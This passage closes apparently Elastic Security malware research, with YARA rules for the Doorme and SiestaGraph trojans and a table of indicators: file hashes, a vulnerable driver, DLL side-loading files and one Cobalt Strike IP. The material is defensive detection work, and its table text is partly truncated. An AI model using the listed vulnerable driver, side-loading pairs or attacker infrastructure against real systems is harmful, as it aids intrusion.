        $str_0 = ".?AVDoorme@@" ascii fullword
    condition:
        3 of ($seq*) or 1 of ($str*)
}

rule Windows_Trojan_SiestaGraph {
    meta:
        author = "Elastic Security"
        creation_date = "2022-12-14"
        last_modified = "2022-12-15"
        os = "Windows"
        arch = "x86"
        category_type = "Trojan"
        family = "SiestaGraph"
        threat_name = "Windows.Trojan.SiestaGraph"
        reference_sample =
"50c2f1bb99d742d8ae0ad7c049362b0e62d2d219b610dcf25ba50c303ccfef54"
    strings:
        $a1 = "downloadAsync" ascii nocase fullword
        $a2 = "UploadxAsync" ascii nocase fullword
        $a3 = "GetAllDriveRootChildren" ascii fullword
```

```
        $a4 = "GetDriveRoot" ascii fullword
        $a5 = "sendsession" wide fullword
        $b1 = "ListDrives" wide fullword
        $b2 = "Del OK" wide fullword
        $b3 = "createEmailDraft" ascii fullword
        $b4 = "delMail" ascii fullword
    condition:
        all of ($a*) and 2 of ($b*)
}
```

Read more

Observed adversary tactics and techniques

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that advanced persistent threats use against enterprise networks.

Observables

All observables are also available for download in both ECS and STIX format in a combined zip bundle.

The following observables were discussed in this research.

Indicator	Type	Name	
1a87e1b41341ad042711faa0c601e7b238a47fa647c325f66b1c8c7b313c8bdf	SHA-256	OfficeClient.exe and OfficeCore.exe	Sies
7fc54a287c08cde70fe860f7c65ff71ade24dfeedafdfea62a8a6ee57cc91950	SHA-256	Officeclient.exe	Sies
f9b2b3f7ee55014cc8ad696263b24a21ebd3a043ed1255ac4ab6a63ad4851094	SHA-256	officeup.exe	Sies
c283ceb230c6796d8c4d180d51f30e764ec82cfca0dfaa80ee17bb4fdf89c3e0	SHA-256	Microsoft.Exchange.Entities.Content.dll	Doo
4b7d244883c762c52a0632b186562ece7324881a8e593418262243a5d86a274d	SHA-256	iisrehv.dll	Doo
54f969ce5c4be11df293db600df57debcb0bf27ecad38ba60d0e44d4439c39b6	SHA-256	kk2.exe	mhy
509628b6d16d2428031311d7bd2add8d5f5160e9ecc0cd909f1e82bbbb3234d6	SHA-256	mhyprot.sys	vuln
386eb7aa33c76ce671d6685f79512597f1fab28ea46c8ec7d89e58340081e2bd	SHA-256	13802 AR.exeBDReinit.exe	vuln Bitde Han
452b08d6d2aa673fb6ccc4af6cebdcb12b5df8722f4d70d1c3491479e7b39c05	SHA-256	log.dll	side- Bitde Han
5be0045a2c86c38714ada4084080210ced8bc5b6865aef1cca658b263ff696dc	SHA-256	APerfectDayBase.dll	mali injec vuln
3f5377590689bd19c8dd0a9d46f30856c90d4ee1c03a68385973188b44cc9ab7	SHA-256	AlarmClock.exe	beni for s APe
f2a9ee6dd4d1ceb4d97138755c919549549311c06859f236fc8655cf38fe5653	SHA-256	Loader.any	curre DLL
3b41c46824b78263d11b1c8d39cfe8c0e140f27c20612d954b133ffb110d206a	SHA-256	Loader.any	curre DLL
9b66cd1a80727882cfa1303ada37019086c882c9543b3f957ee3906440dc8276	SHA-256	Class1.exe	curre file
185.239.70.229	ipv4	na	Cob